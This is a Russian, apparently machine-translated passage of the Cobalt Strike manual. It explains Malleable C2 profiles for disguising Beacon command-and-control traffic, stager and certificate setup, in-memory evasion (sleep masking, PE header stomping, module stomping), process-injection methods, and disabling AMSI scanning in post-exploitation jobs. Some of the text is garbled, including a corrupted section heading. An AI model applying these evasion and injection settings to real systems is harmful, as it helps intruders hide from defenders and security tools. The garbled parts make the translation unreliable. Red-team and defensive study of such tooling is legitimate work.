Многие индикаторы Beacon контролируются профилем Malleable C2. A Malleable C2 профиль состоит из настроек и преобразований данных. Преобразование данных - это простая программа, которая определяет, как преобразовать данные и сохранить их в транзакции. Та же программа, которая преобразует и хранит данные, интерпретирует их в обратном направлении, а также извлекает и восстанавливает данные из транзакции.

Чтобы использовать собственный профиль, вы должны запустить командный сервер Cobalt Strike и указать свой профиль.

./teamserver [external IP] [password] [/path/to/my.profile]

Вы можете загрузить только один профиль для каждого экземпляра Cobalt Strike.

11.2 Проверка ошибок

Cobalt Strike's Linux пакет включает в себя программу **c2lint**. Эта программа проверит синтаксис коммуникационного профиля, применить несколько дополнительных проверок, и даже модульно протестирует ваш профиль случайными данными. Настоятельно рекомендуется проверить свои профили с помощью этого инструмента, прежде чем загружать их в Cobalt Strike.

./c2lint [/path/to/my.profile]

11.3 Язык Профиля

Лучший способ создать профиль - это изменить существующий. Несколько примеров профилей доступны на Github:

- https://github.com/rsmudge/Malleable-C2-Profiles

Когда вы открываете профиль, вот что вы видите:

```
# this is a comment
set global_option "value";

protocol-transaction {
     set local_option "value";

     client {
          # customize client indicators
     }

     server {
          # customize server indicators
     }
}
```

Комментарии начинаются с # и идут до конца строки. Оператор set - это способ присвоения значения опции. Профили используют { curly braces } чтобы группировать инструкции и информацию вместе. Инструкции всегда заканчиваются точкой с запятой.

Чтобы все это имело смысл, вот частичный профиль:

```
http-get {
        set uri "/foobar";
        client {
                metadata {
                        base64;
                        prepend "user=";
                        header "Cookie";
                }
        }
```

Этот частичный профиль определяет индикаторы для транзакции HTTP GET. Первая инструкция, set uri, назначает URI, на который будут ссылаться клиент и сервер во время этой транзакции. Этот оператор set находится вне блоков кода клиента и сервера, поскольку он применяется к ним обоим.

Клиентский блок определяет индикаторы для клиента, который выполняет HTTP GET. В данном случае клиентом является полезная нагрузка Cobalt Strike Beacon.

Когда Beacon Cobalt Strike «звонит домой», он отправляет метаданные о себе в Cobalt Strike. В этом профиле мы должны определить, как эти метаданные кодируются и отправляются с нашим HTTP-запросом GET.

Ключевое слово metadata, за которым следует группа операторов, определяет, как преобразовать и встроить метаданные в наш HTTP-запрос GET. Группа операторов, следующая за ключевым словом метаданных, называется преобразованием данных.

	Step	Action	Data
0.	Start		metadata
1.	base64	Base64 Encode	bWV0YWRhdGE=
2.	prepend "user="	Prepend String	user=bWV0YWRhdGE=
3.	header "Cookie"	Store in Transaction	

Первое утверждение в нашем преобразовании данных гласит, что мы будем base64 закодировывать наши метаданные **[1]**. Второе утверждение, prepend, берет наши закодированные метаданные и добавляет string user= to it **[2]**. Теперь наши преобразованные метаданные “user=“ . base64(metadata). Третье утверждение гласит, что мы будем хранить наши преобразованные метаданные в HTTP-заголовке клиента, который называется Cookie **[3]**.

И Beacon, и его сервер используют профили. Здесь мы прочитали профиль с точки зрения клиента Beacon. Сервер Beacon будет принимать ту же информацию и интерпретировать ее в обратном направлении.

Допустим, наш веб-сервер Cobalt Strike получает запрос GET на URI / foobar. Теперь он хочет извлечь метаданные из транзакции.

	Step	Action	Data
0.	Start		
1.	header "Cookie"	Recover from Transaction	user=bWV0YWRhdGE=
2.	prepend "user="	Remove first 5 characters	bWV0YWRhdGE=
3.	base64	Base64 Decode	metadata

Инструкция заголовка скажет нашему серверу, где восстановить наши преобразованные метаданные **[1]**. HTTP-сервер заботится о том, чтобы разобрать заголовки HTTP-клиента для нас. Далее нам нужно разобраться с оператором prepend. Чтобы восстановить преобразованные данные, мы интерпретируем prepend как удаление первых X символов **[2]**, где X - длина исходной строки, которую мы добавили. Теперь все, что осталось, это интерпретировать последнее утверждение, base64. Мы использовали base64 encode функцию для преобразования метаданных раньше. Теперь мы используем base64 decode восстановить метаданные **[3]**.

Мы получим исходные метаданные после того, как интерпретатор профиля завершит выполнение каждого из этих обратных операторов.

Язык Преобразования Данных

Преобразование данных - это последовательность операторов, которые преобразуют и передают данные. Операторы преобразования данных:

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN(“string”) characters
base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode ‘a’	NetBIOS Decode ‘a’
netbiosu	NetBIOS Encode ‘A’	NetBIOS Decode ‘A’
prepend "string"	Prepend "string"	Remove first LEN(“string”) characters

Преобразование данных представляет собой комбинацию любого количества этих операторов,в любом порядке. Например, вы можете выбрать netbios encode данные для передачи, добавить некоторую информацию, а затем base64 закодировать весь пакет.

Преобразование данных всегда заканчивается оператором завершения. Вы можете использовать только один оператор завершения в преобразовании. Этот оператор сообщает Beacon и его серверу, где в транзакции хранить преобразованные данные.

Есть четыре инстуркции о прекращении.

Statement	What
header “header”	Хранить данные в заголовке HTTP
parameter “key”	Хранить данные в параметре URI
print	Отправить данные как тело транзакции
uri-append	Добавить к URI

Header оператор завершения хранит преобразованные данные в заголовке HTTP. Parameter оператор завершения хранит преобразованные данные в параметре HTTP. Этот параметр всегда отправляется как часть URI. Оператор print отправляет преобразованные данные в теле транзакции.

Print заявление является ожидаемым завершением инструкции для http-get.server.output, http-post.server.output, и http-stager.server.output blocks. Вы можете использовать header, parameter, print и uri-append как операторы завершения и для других блоков.

Если вы используете header, parameter, or uri-append termination инструкцию на http-post.client.output, Beacon будет разбивать свои ответы на разумную длину, чтобы вписаться в размер запроса.

Эти блоки и данные, которые они отправляют, описаны в следующем разделе.

Строки

Язык профиля Beacon позволяет использовать «строки» в нескольких местах. В общем случае строки интерпретируются as-is(как есть). Тем не менее, есть несколько специальных значений, которые вы можете использовать в строке:

Value	Special Value
“\n”	Newline character
“\r”	Carriage Return
“\t”	Tab character
“\u####”	A unicode character
“\x##”	A byte (e.g., \x41 = ‘A’)
“\\”	\

Headers and Parameters (Заголовки и Параметры)

Преобразование данных является важной частью процесса настройки индикатора. Тони позволяют вам обрабатывать данные, которые Beacon должен отправлять или получать с каждой транзакцией. Вы также можете добавить посторонние показатели к каждой транзакции.

В запросе HTTP GET или POST, эти посторонние индикаторы имеют вид заголовков или параметров. Используйте инструкцию parameter внутри клиентского блока, чтобы добавить произвольный параметр в транзакцию HTTP GET или POST.

Этот код заставит Beacon добавить ?bar=blah to the /foobar URI когда он делает запрос.

```
http-get {
     client {
          parameter "bar" "blah";
```

Используйте header внутри клиентских или серверных блоков, чтобы добавить произвольный HTTP-заголовок к клиентскому запросу или ответу сервера. Этот заголовок добавляет индикатор, который облегчает работу групп мониторинга безопасности сети.

```
http-get {
     server {
          header "X-Not-Malware" "I promise!";
```

Интерпретатор профиля будет интерпретировать ваши заголовки и операторы параметров по порядку. Тем не менее, WinINet library (client) и Cobalt Strike веб сервер окончательно определит, где в транзакции появятся эти индикаторы.

Опции

Вы можете настроить Beacon's по умолчанию через файл профиля. Существует два типа опций: глобальные и локальные. Глобальные параметры изменяют глобальные настройки Beacon. Локальные параметры зависят от транзакции. Вы должны установить локальные параметры в правильном контексте. Используйте оператор set, чтобы установить опцию.

```
set "sleeptime" "1000";
```

Вот некоторые опции:

Option	Context	Default Value	Changes
dns_idle		0.0.0.0	IP-адрес, используемый для недоступных задач DNS Beacon; Маска для других DNS C2 values
dns_max_txt		252	Максимальная длина DNS TXT ответа на задачи
dns_sleep		0	Заставь спать перед каждым DNS запросом. (в миллисекундах)
dns_stager_prepend			Добавить текст к этапу полезной нагрузки DNS TXT record stager
dns_stager_subhost		.stage.123456.	Субдомен, используемый DNS TXT record stager.
dns_ttl		1	TTL для DNS ответов
host_stage		true	Полезная нагрузка хоста HTTP, HTTPS, or DNS.

			Требуется для stagers.
Jitter		0	Коэфицент jitter (0-99%)
maxdns		255	Максимальная длина имени хоста при загрузке на DNS (0-255)
pipename		msagent_##	Имя канала по умолчанию, используемое для одноранговой связи SMB Beacon.. ## *-номер вашего командного сервера.*
pipename_stager		status_##	Имя канала, которое используется для SMB Beacon. ## *номер.*
sample_name		My Profile	Название этого профиля (используется в отчете)
sleeptime		60000	Время сна по умолчанию (in milliseconds)
spawnto_x86		%windir%\syswow64\rundll32.exe	x86 по умолчанию для внедрения shellcode
spawnto_x64		%windir%\sysnative\rundll32.exe	x64 по умолчанию для внедрения shellcode
tcp_port		4444	Порт перехватчика TCP Beacon по умолчанию
uri	http-get, http-post	**[required option]**	Транзакция URI
uri_x86	http-stager		x86 полезная нагрузка URI
uri_x64	http-stager		x64 полезная нагрузка URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.
verb	http-get, http-post	GET, POST	HTTP Verb используемый для транзакции

С опцией uri, Вы можете указать несколько URI как строку, разделенную пробелом. Веб-сервер Cobalt Strike свяжет все эти URI и назначит один из этих URI каждому хосту Beacon при создании этапа Beacon.

Хотя опция useragent существует; Вы можете использовать оператор Header, чтобы переопределить эту опцию.

11.4 Установка HTTP

Beacon имеет стадийную полезную нагрузку. Это означает, что полезная нагрузка загружается с помощью stager и вводится в память. Ваши http-get and http-post Индикаторы не вступят в силу, пока Beacon не будет в памяти вашей цели. Malleable C2's http-stager блок настраивает процесс установки HTTP.

```
http-stager {
     set uri_x86 "/get32.gif";
     set uri_x64 "/get64.gif";
```

Опция **uri_x86** устанавливает URI для загрузки этапа полезной нагрузки x86. Опция **uri_x64** устанавливает URI для загрузки этапа полезной нагрузки x64.

```
     client {
          parameter "id" "1234";
          header "Cookie" "SomeValue";
     }
```

Ключевое слово client в контексте http-stager определяет клиентскую сторону транзакции HTTP. Используйте ключевое слово parameter, чтобы добавить параметр в URI. Используйте ключевое слово header, чтобы добавить заголовок к HTTP-запросу GET.

```
     server {
          header "Content-Type" "image/gif";
          output {
               prepend "GIF89a";
               print;
          }
     }
}
```

Ключевое слово server в контексте http-stager определяет сторону сервера транзакции HTTP. Ключевое слово header добавляет заголовок сервера к ответу сервера.Ключевое слово **output** в контексте сервера http-stager это преобразование данных для изменения стадий полезной нагрузки. Это преобразование может только добавлять и добавлять строки к stage. Используйте оператор завершения print, чтобы закрыть этот выходной блок.

11.5 Маяк транзакции Beacon HTTP

Чтобы собрать все это вместе, полезно знать, как выглядит транзакция Beacon и какие данные отправляются с каждым запросом.

Транзакция начинается, когда Beacon отправляет HTTP-запрос GET на веб-сервер Cobalt Strike. В это время Beacon должен отправить **metadata**, содержащую информацию о скомпрометированной системе.

> *Подсказка: метаданные сеанса - это зашифрованный большой массив данных. Без кодирования это не подходит для транспортировке в заголовке или параметре URI. Всегда применяйте оператор base64, base64url или netbios для кодирования ваших метаданных.*

Веб-сервер Cobalt Strike отвечает на этот HTTP GET задачами, которые Beacon должен выполнить. Эти задачи изначально отправляются в виде одного зашифрованного двоичного двоичного объекта. Вы можете преобразовать эту информацию с помощью ключевого слова **output** в контексте сервера http-get.

Когда Beacon выполняет свои задачи, он накапливает выходные данные. После того, как все задачи выполнены, Beaconпроверяет, есть ли выходные данные для отправки. Если нет выходных данных, Beacon идет спать. Если есть выходные данные, Beacon инициирует транзакцию HTTP POST.

Запрос HTTP POST должен содержать **id** сессии в параметре или заголовке URI. Cobalt Strike использует эту информацию, чтобы связать вывод с нужным сеансом. Размещенный контент изначально представляет собой зашифрованный двоичный двоичный объект. Вы можете преобразовать эту информацию с помощью ключевого слова **output** в контексте клиента http-post.

Веб-сервер Cobalt Strike может отвечать на HTTP POST всем, что ему нравится. Beacon не использует и не обрабатывает эту информацию. Вы можете указать вывод HTTP POST с помощью блока **output** под контекстом сервера http-post.

> *Примечание: хотя http-get использует GET по умолчанию и http-post использует POST по умолчанию, вы не застряли с этими параметрами. Используйте опцию verb изменить эти значения по умолчанию. Здесь все очень гибко.*

Эта таблица суммирует ключевые слова и данные, которые они отправляют:

Request	Component	Block	Data
http-get	client	metadata	Метаданные сеанса
http-get	server	output	Задачи Beacon
http-post	client	id	Идентификатор сессии
http-post	client	output	Beacon ответы
http-post	server	output	пустой
http-stager	server	output	Кодированная стадия полезной нагрузки

11.6 HTTP Конфигурация сервера

Блок http-config влияет на все HTTP-ответы, обрабатываемые веб-сервером Cobalt Strike. Здесь вы можете указать дополнительные заголовки HTTP и порядок заголовков HTTP.

```
http-config {
      set headers "Date, Server, Content-Length, Keep-Alive,
                   Connection, Content-Type";
      header "Server" "Apache";
      header "Keep-Alive" "timeout=5, max=100";
      header "Connection" "Keep-Alive";

      set trust_x_forwarded_for "true";
}
```

Ключевое слово **header** добавляет значение заголовка к каждому из HTTP-ответов Cobalt Strike. Если значение заголовка уже определено в ответе, это значение игнорируется.

Опция **set headers** Устанавливает порядок доставки этих HTTP-заголовков в HTTP-ответе. Любые заголовки, отсутствующие в этом списке, добавляются в конец.

Опция **set trust_x_forwarded_for** решает, использует ли Cobalt Strike заголовок X-Forwarded-For HTTP для определения удаленного адреса запроса. Используйте эту опцию, если ваш сервер Cobalt Strike под редиректором HTTP.

11.7 Самоподписанные SSL Сертификаты с SSL Beacon

HTTPS Beacon использует HTTP Beacon's индикаторы вкоммуникации. Malleable C2 профили могут также указывать параметры для Beacon C2 самоподписанных серверов SSL сертификаты. Это полезно, если вы хотите скопировать что-то с уникальными индикаторами в SSL-сертификате:

```
https-certificate {
      set CN       "bobsmalware.com";
      set O        "Bob's Malware";
 }
```

Параметры сертификата под контролем вашего профиля:

Option	Example	Description
C	US	Страна
CN	beacon.cobaltstrike.com	Обычное имя; Ваш обратный домен
L	Washington	Местонахождение
O	Strategic Cyber LLC	Название организации
OU	Certificate Department	Название организационной единицы
ST	DC	штат или провинция
validity	365	Количество дней действия сертификата

11.8 действительные SSL Сертификаты с SSL Beacon

У вас есть возможность использовать действительный сертификаты SSL с Beacon. Используйте Malleable C2 профиль для указания файла хранилища ключей Java и пароля для хранилища ключей. Это хранилище ключей должно содержать закрытый ключ вашего сертификата, корневой сертификат, любые промежуточные сертификаты и сертификат домена, предоставленный поставщиком SSL-сертификата. Cobalt Strike ожидает найти файл Java Keystore в той же папке, что и ваш профиль Malleable C2.

```
https-certificate {
      set keystore "domain.store";
      set password "mypassword";
}
```

Параметры для использования действительного сертификата SSL:

Option	Example	Description
keystore	domain.store	Java Keystore с информацией о сертификате
password	mypassword	Пароль к вашему Java Keystore

Вот шаги для создания действительного сертификата SSL для использования с Beacon Cobalt Strike:

1. Используйте программу keytool для создания файла хранилища ключей Java. Эта программа спросит: «Вашем имя и фамилия?» Убедитесь, что вы ответили полным доменным именем на ваш сервер Beacon. Также убедитесь, что вы запомнили пароль хранилища ключей. Вам это понадобится позже.

   ```
   $ keytool -genkey -keyalg RSA -keysize 2048 -keystore domain.store
   ```

2. Используйте keytool для генерации запроса на подпись сертификата (CSR). Вы отправите этот файл своему поставщику SSL-сертификата. Они проверят, кто вы и выдадут сертификат. С некоторыми поставщиками проще и дешевле иметь дело, чем с другими.

   ```
   $ keytool -certreq -keyalg RSA -file domain.csr -keystore domain.store
   ```

3. Импортируйте Root и любые промежуточные сертификаты, которые предоставляет ваш поставщик SSL.

   ```
   $ keytool -import -trustcacerts -alias FILE -file FILE.crt -keystore
         domain.store
   ```

4. Наконец, вы должны установить свой сертификат домена.

   ```
   $ keytool -import -trustcacerts -alias mykey -file domain.crt -keystore
         domain.store
   ```

Вот и все. Теперь у вас есть файл Java Keystore, который можно использовать с Beacon Cobalt Strike.

11.9 Варианты Профиля

Malleable C2 файлы профиля, по умолчанию содержат один профиль. Можно упаковать варианты текущего профиля, указав варианты блоков для http-get, http-post, http-stager и https-certificate.

Вариант блока указан как **[block name] "variant name" { … }**. Вот вариант блока http-get с именем «Мой вариант»:

```
http-get "My Variant" {
     client {
          parameter "bar" "blah";
```

Вариантный блок создает копию текущего профиля с указанными вариантными блоками, заменяя блоки по умолчанию в самом профиле. Каждое уникальное имя варианта создает новый профиль варианта. Вы можете заполнить профиль столькими вариантам, сколькими пожелаете.

Варианты выбираются при настройке перехватчика Beacon HTTP или HTTPS. Варианты позволяют каждому перехватчику HTTP или HTTPS Beacon, привязанному к одному командному серверу, иметь сетевые IOC, отличающиеся друг от друга.

11.10 ht tco c m o

Attacks -> **Packages** -> **Windows Executable** или **Windows Executable (S)** даст вам возможность подписать исполняемый файл или файл DLL. Чтобы использовать эту опцию, вы должны указать файл хранилища ключей Java с сертификатом подписи кода и закрытым ключом. Cobalt Strike будет искать файл Java Keystore в той же папке, что и ваш профиль Malleable C2.

```
code-signer {
     set keystore "keystore.jks";
     set password "password";
     set alias    "server";
}
```

Настройки сертификата подписи кода:

Option	Example	Description
alias	server	Псевдоним хранилища ключей сертификата
digest_algorithm	SHA256	Алгоритм дайджеста
keystore	keystore.jks	Java Keystore с информацией о сертификате
password	mypassword	Пароль к вашему Java Keystore
timestamp	false	Отметка времени используя сторонний сервис
timestamp_url	http://timestamp.digicert.com	URL-адрес службы отметок времени

11.11 Что более опасное, Malleable C2 или плавательный бассейн?

Ответ? И то и другое. Malleable C2 дает вам новый уровень контроля над вашей сетью и показателями хоста. С этой силой также приходит ответственность. Malleable C2 - это также возможность совершать много ошибок. Вот несколько вещей, о которых стоит подумать, когда вы настраиваете свои профили:

1. Каждый экземпляр Cobalt Strike использует один профиль за раз. Если вы меняете профиль или загружаете новый профиль, ранее развернутый Beacons, не может с вами связаться.

2. Всегда помните о состоянии ваших данных и о том, что протокол позволит при разработке преобразования данных. Например, если вы закодируете метаданные в base64 и сохраните их в параметре URI - это не сработает. Почему? Некоторые символы base64 (+, = и /) имеют особое значение в URL. Инструмент c2lint и компилятор профилей не обнаружат проблемы такого типа.

3. Всегда проверяйте свои профили, даже после небольших изменений. Если Beacon не может связаться с вами, возможно, это проблема вашего профиля. Отредактируйте его и попробуйте снова.

4. Доверьтесь инструменту c2lint. Этот инструмент выходит за рамки профиля компилятора. Проверки основаны на том, как эта технология реализована. Если проверка c2lint не пройдена, это означает, что с вашим профилем возникла реальная проблема.

12. Malleable PE, Внедрение процесса, и Пост-эксплуатация

12.1 Обзор

Malleable C2 профили больше чем индикаторы связи. Malleable C2 профили также контролируют характеристики Beacon в памяти, определяют, как Beacon выполняет внедрение процесса, а также влияют на работу Cobalt Strike пост-эксплуатации. В этой главе описаны эти расширения языка Malleable C2.

12.2 PE и Индикаторы Памяти

Блок stage в профилях Malleable C2 управляет загрузкой Beacon в память и редактирует содержимое DLL Beacon.

```
stage {
     set userwx "false";
     set compile_time "14 Jul 2009 8:14:00";
     set image_size_x86 "512000";
     set image_size_x64 "512000";
     set obfuscate "true";

     transform-x86 {
          prepend "\x90\x90";
          strrep "ReflectiveLoader" "DoLegitStuff";
     }

     transform-x64 {
          # transform the x64 rDLL stage
     }

     stringw "I am not Beacon";
}
```

Блоки **transform-x86** и **transform-x64** дополняют и трансформируют Beacon Reflective DLL stage. Эти блоки поддерживают три команды: prepend, append и strrep.

Команда **prepend** вставляет строку перед Reflective DLL Beacon. Команда **append** добавляет строку после Beacon Reflective DLL. Убедитесь, что предварительно добавленные данные являются допустимым кодом для архитектуры этого типа (x86, x64). Программа c2lint не имеет проверки для этого. Команда **strrep** заменяет строку внутри Beacon's Reflective DLL.

Блок **stage** принимает команды, которые добавляют строки в раздел .rdata Beacon DLL. Команда **string** добавляет строку с нулевым символом в конце. Команда **stringw** добавляет широкую (в кодировке UTF-16LE) строку. Команда **data** добавляет вашу строку как есть.

Блок stage принимает несколько вариантов, которые контролируют Beacon DLL содержание и предостовляют подсказки, чтобы изменить поведение Beacon's Reflective Loader:

Option	Example	Description
checksum	0	Значение CheckSum в PE-заголовке Beacon
cleanup	false	Попросите Beacon попытаться освободить память, связанную с пакетом Reflective DLL, который его инициализировал.
compile_time	14 July 2009 8:14:00	Время сборки в PE-заголовке Beacon
entry_point	92145	Значение EntryPoint в PE-заголовке Beacon
image_size_x64	512000	SizeOfImage в PE-заголовке x64 Beacon
image_size_x86	512000	SizeOfImage в PE-заголовке x86 Beacon
module_x86	xpsservices.dll	x86 ReflectiveLoader загружает указанную библиотеку и перезаписывает ее пространство
module_x64	xpsservices.dll	Так же module_x86; влияет на загрузчик x64
name	beacon.x64.dll	Экспортируемое имя DLL-Beacon
obfuscate	false	Запутайте таблицу Reflective DLL, перезапишите содержимое заголовка и попросите ReflectiveLoader скопировать Beacon в новую память без заголовков
rich_header		Мета-информация, вставленная компилятором
sleep_mask	false	Запутать Beacon, в памяти, перед сном
stomppe	true	Попросите ReflectiveLoader убрать значения MZ, PE и e_lfanew
userwx	false	Попросите ReflectiveLoader использовать RWX для Beacon DLL

Клонирование Заголовков PE

Пакет Cobalt Strike для Linux включает в себя инструмент peclone для извлечения заголовков из DLL и представления их в виде готового к использованию сценического блока:

./peclone [/path/to/sample.dll]

Уклонение и запутывание в памяти

Используйте команду **prepend** чтобы избежать анализа, который сканирует первые несколько байтов сегмента памяти, чтобы найти признаки внедренной DLL. Если для обнаружения ваших агентов используются специфичные для инструмента строки, измените их с помощью команды **strrep**.

Если strrep недостаточно, установите **sleep_mask** в true. Это заставляет Beacon запутывать свою память перед тем, как идти спать. После сна Beacon де-запутывает себя, чтобы запросить и обработать задачи. Beacon SMB и TCP будут запутывать себя, ожидая нового соединения или ожидая данных из родительского сеанса.

Решите, на сколько вы хотите выглядеть как DLL в памяти. Если вы хотите разрешить, легкое обнаружение, установите **stomppe** в false. Если вы хотите слегка запутать вашу библиотеку Beacon DLL в памяти, установите

stomppe в true. Если вы хотите принять вызов, установите **obfuscate** в true. Эта опция сделает много шагов, чтобы запутать вашу сессию Beacon и окончательное состояние DLL в памяти.

Установите **userwx** в false чтобы попросить загрузчика Beacon избежать разрешений RWX. Сегменты памяти с этими разрешениями привлекут дополнительное внимание аналитиков и продуктов для обеспечения безопасности.

По умолчанию загрузчик Beacon выделяет память с помощью VirtualAlloc. Модуль Stomping является альтернативой этому. Установите **module_x86** в DLL, которая примерно в два раза больше, чем сама полезная нагрузка Beacon. Загрузчик Beacon x86 загрузит указанную DLL, найдет ее расположение в памяти и перезапишет. Это способ размещения Beacon в памяти, который Windows ассоциирует с файлом на диске. Важно, чтобы выбранная вами DLL не нужна приложениям, в которых вы собираетесь находиться. Опция **module_x64** это та же история, но она влияет на x64 Beacon.

Если вас беспокоит этап Beacon, который инициализирует DLL-файл Beacon в памяти, установите для очистки значение true. Эта опция освободит память, связанную со сценой Beacon, когда она больше не нужна.

12.3 Внедрение Процесса

Блок ввода процесса в профилях Malleable C2 формирует внедренный контент и управляет поведением процесса внедрения для полезной нагрузки Beacon.

```
process-inject {
     # set how memory is allocated in a remote process
     set allocator "VirtualAllocEx";

     # shape the memory characteristics and content
     set min_alloc "16384";
     set startrwx  "true";
     set userwx    "false";

     transform-x86 {
          prepend "\x90\x90";
     }

     transform-x64 {
          # transform x64 injected content
     }

     # determine how to execute the injected code
     execute {
          CreateThread "ntdll.dll!RtlUserThreadStart";
          SetThreadContext;
          RtlCreateUserThread;
     }
}
```

Блок ввода процесса принимает несколько опций, управляющих процессом внедрения процесса в Beacon:

Option	Example	Description
allocator	VirtualAllocEx	Предпочтительный метод для выделения памяти Укажите VirtualAllocEx или NtMapViewOfSection. Параметр NtMapViewOfSection предназначен только для внедрения с той же архитектурой. VirtualAllocEx всегда используется для распределения памяти между арками.
min_alloc	4096	Минимальный объем памяти для запроса
startrwx	false	Используйте RWX в качестве начальных разрешений для внедренного контента. Альтернатива - RW.
userwx	false	Используйте RWX в качестве окончательных разрешений для внедренного контента. Альтернативой является RX.

Блоки **transform-x86** и **transform-x64** используют контекст внедренный Beacon. Эти блоки поддерживают две команды: prepend и append. Команда **prepend** вставляет строку перед введенным содержимым. Команда **append** добавляет строку после введенного содержимого. Убедитесь, что предварительно добавленные данные являются допустимым кодом для архитектуры внедренного контента (x86, x64). Программа c2lint не имеет проверки для этого.

Блок **execute** контролирует методы, которые Beacon будет использовать, когда ему нужно внедрить код в процесс. Beacon проверяет каждую опцию в блоке execute, определяет, пригодна ли эта опция для текущего контекста, пробует метод, когда ее можно использовать, и переходит к следующей опции, если выполнение кода не произошло. Варианты выполнения включают в себя:

Option	x86 -> x64	x64 -> x86	Notes
CreateThread			Только текущий процесс
CreateRemoteThread		Yes	Нет кросс-сессии
NtQueueApcThread			
NtQueueApcThread-s			Это метод инъекции «Ранняя пташка».
RtlCreateUserThread	Yes	Yes	Использует шеллкод RWX для инъекций x86 -> x64.
SetThreadContext		Yes	Только приостановленные процессы

Опции **CreateThread** и **CreateRemoteThread** есть варианты, которые порождают приостановленный поток с адресом другой функции, обновляют приостановленный поток для выполнения внедренного кода и возобновляют этот поток. Используйте [function] “module!function+0x##” чтобы указать начальный адрес для подмены.Для удаленных процессов, ntdll and kernel32 единственные рекомендуемые модули для извлечения Необязательная 0x## часть - это смещение, добавленное к начальному адресу. Эти варианты работают только для x86 -> x86 и x64 -> x64.

Выбранные вами варианты исполнения должны охватывать множество необычных случаев. Эти основные случаи включают в себя самоинжекцию, внедрение в приостановленные временные процессы, межсессионное внедрение удаленных процессов, инъекцию x86 -> x64, инъекцию x64 -> x86 и инъекцию с передачей аргумента или без него. Инструмент c2lint предупредит вас о контекстах, которые ваш блок исполнения не охватывает.

12.4 Задачи Пост-Эксплуатации

Более крупные функции Cobalt Strike пост-эксплуатации (например, снимок экрана, кейлоггер, hashdump и т. Д.) Реализованы в виде библиотек Windows. Чтобы выполнить эти функции, Cobalt Strike запускает временный процесс и внедряет функцию в него. Блок ввода процесса управляет этапом ввода процесса. Блок post-ex управляет контентом и поведением, характерными для функций Cobalt Strike пост-эксплуатации.

```
post-ex {
      # control the temporary process we spawn to
      set spawnto_x86 "%windir%\\syswow64\\rundll32.exe";
      set spawnto_x64 "%windir%\\sysnative\\rundll32.exe";

      # change the permissions and content of our post-ex DLLs
      set obfuscate "true";

      # pass key function pointers from Beacon to its child jobs
      set smartinject "true";

      # disable AMSI in powerpick, execute-assembly, and psinject
      set amsi_disable "true";
}
```

Опции **spawnto_x86** и **spawnto_x64** options управляют временным процессом по умолчанию, который появится в Beacon для его функций пост-эксплуатации. Вот несколько советов для этих значений:

1. Всегда указывайте полный путь к программе, которую вы хотите, чтобы Beacon создавал
2. Переменные среды (например,% windir%) в пределах этих путей - это нормально.
3. Не указывайте% windir% \ system32 или c: \ windows \ system32 напрямую. Всегда используйте syswow64 (x86) и sysnative (x64). Beacon настроит эти значения на system32, где это необходимо.
4. Для значения spawnto x86 необходимо указать программу x86. Для значения x64 spawnto вы должны указать программу x64.
5. Указанные вами пути (за исключением автоматической настройки syswow64 / sysnative) должны существовать в представлении файловой системы как x64 (native), так и x86 (wow64).

Опция **obfuscate** option перемешивает содержимое библиотек post-ex и устанавливает возможности post-ex в памяти более безопасным для OPSEC способом. Это очень похоже на опции obfuscate и userwx, доступные для Beacon через блок stage.

Опция **smartinject** направляет Beacon на внедрение указателей ключевых функций, таких как GetProcAddress и LoadLibrary, в свои библиотеки DLL post-ex с той же архитектурой. Это позволяет библиотекам DLL post-ex загрузиться в новом процессе без shellcode-подобного поведения, которое обнаруживается наблюдением за доступом памяти к PEB и kernel32.DLL.

Параметр **amsi_disable** направляет powerpick, execute-assembly и psinject для исправления функции AmsiScanBuffer перед загрузкой кода .NET или PowerShell. Это ограничивает видимость интерфейса антивирусного сканирования в этой среде.

13. Отчетность и регистрация

13.1 Регистрация

Cobalt Strike регистрирует всю свою активность на командном сервере. Эти журналы находятся в папке *logs/* в том же каталоге, из которого был запущен командный сервер. Вся активность Beacon регистрируется здесь с датой и меткой времени.

13.2 Отчеты

Cobalt Strike имеет несколько вариантов отчетов, которые помогут разобраться в ваших данных и донести историю до ваших клиентов. Вы можете настроить заголовок, описание и хосты, отображаемые в большинстве отчетов.




